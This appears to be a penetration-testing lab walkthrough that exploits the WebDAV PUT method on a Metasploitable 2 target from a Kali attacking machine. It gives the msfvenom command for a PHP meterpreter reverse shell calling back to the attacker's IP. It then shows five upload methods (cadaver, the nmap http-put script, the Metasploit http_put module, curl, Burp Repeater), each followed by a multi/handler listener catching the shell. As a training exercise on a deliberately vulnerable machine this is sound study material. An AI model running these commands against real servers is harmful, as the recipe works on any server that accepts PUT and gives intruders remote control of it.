
# **Exploiting PUT Method in Multiple Ways**

**Target Machine (IP: 192.168.92.129) Attacking Machine (IP: 192.168.92.128)**

**OS:** Ubuntu Linux (Metasploitable 2) **OS:** Kali Linux


Step 1: Scan the target machine using Nikto.

“nikto -h <http://192.168.92.129/dav/>”



Step 2: Let’s prepare the malicious file to be uploaded using msfvenom.

“msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.92.128 lport=4444 -f raw”




Step 3: Copy the code from **<?php to die()** and save it in a file with .php extension as **shell.php** . This will be utilized and uploaded on the web server later.

Step 4:  Load the Metasploit framework by typing msfconsole and start exploit/multi/handler. Set the required variables, run and wait for the connection.




**Exploiting PUT Method Using Cadaver**

1. cadaver <http://192.168.92.129/dav/>
2. put /home/kali/Desktop/Pentest/shell.php



1. Start “exploit/multi/handler”. Set the required values, run and wait for the connection.
2. Click on the uploaded **shell.php**. Once run, we will get the TCP reverse connection automatically on the meterpreter shell.



**Exploiting PUT Method Using Nmap**


1. Prepare the malicious file **nmap.php** by creating a copy from **shell.php.**
2. Run nmap and specify the filename and URL path with NSE arguments

“nmap -p 80 192.168.92.129 --script http-put --script-args

http-put.url='/dav/nmap.php', http-put.file='/home/kali/Desktop/Pentest/nmap.php'”




1. Start “exploit/multi/handler”. Set the required values, run and wait for the connection.
2. Click on the uploaded **nmap.php**. Once run, we will get the TCP reverse connection automatically on the meterpreter shell.




**Exploiting PUT Method Using Metasploit**


1. Prepare the malicious file **msf.php** by creating a copy from **shell.php.**
2. Start Metasploit Framework and search for an exploit by typing ”search http\_put”.



1. Use “auxiliary/scanner/http/http\_put” and set the values.




1. Start “exploit/multi/handler”. Set the required values, run and wait for the connection.
2. Click on the uploaded **msf.php**. Once run, we will get the TCP reverse connection automatically on the meterpreter shell.




**Exploiting PUT Method Using Curl**

1. Prepare the malicious file **curl.php** by creating a copy from **shell.php.**
2. Run cURL on the terminal with the following command usage:

“curl http://192.168.92.129/dav/ --upload-file /home/kali/Desktop/Pentest/curl.php -v”


****

1. Start “exploit/multi/handler”. Set the required values, run and wait for the connection.
2. Click on the uploaded **curl.php**. Once run, we will get the TCP reverse connection automatically on the meterpreter shell.




**Exploiting PUT Method Using Burpsuite**

1. Configure the manual proxy settings of end users’ browser.
2. Start and navigate Burp Suite and click Intercept ON to capture the request. Then reload the browser.



1. Send the captured request to Repeater.
2. Click the Repeater tab, change “GET /dav/” to “PUT /dav/burp.php”; include the malicious script below the click SEND.



1. Start “exploit/multi/handler”. Set the required values, run and wait for the connection.
2. Click on the uploaded **burp.php**. Once run, we will get the TCP reverse connection automatically on the meterpreter shell.

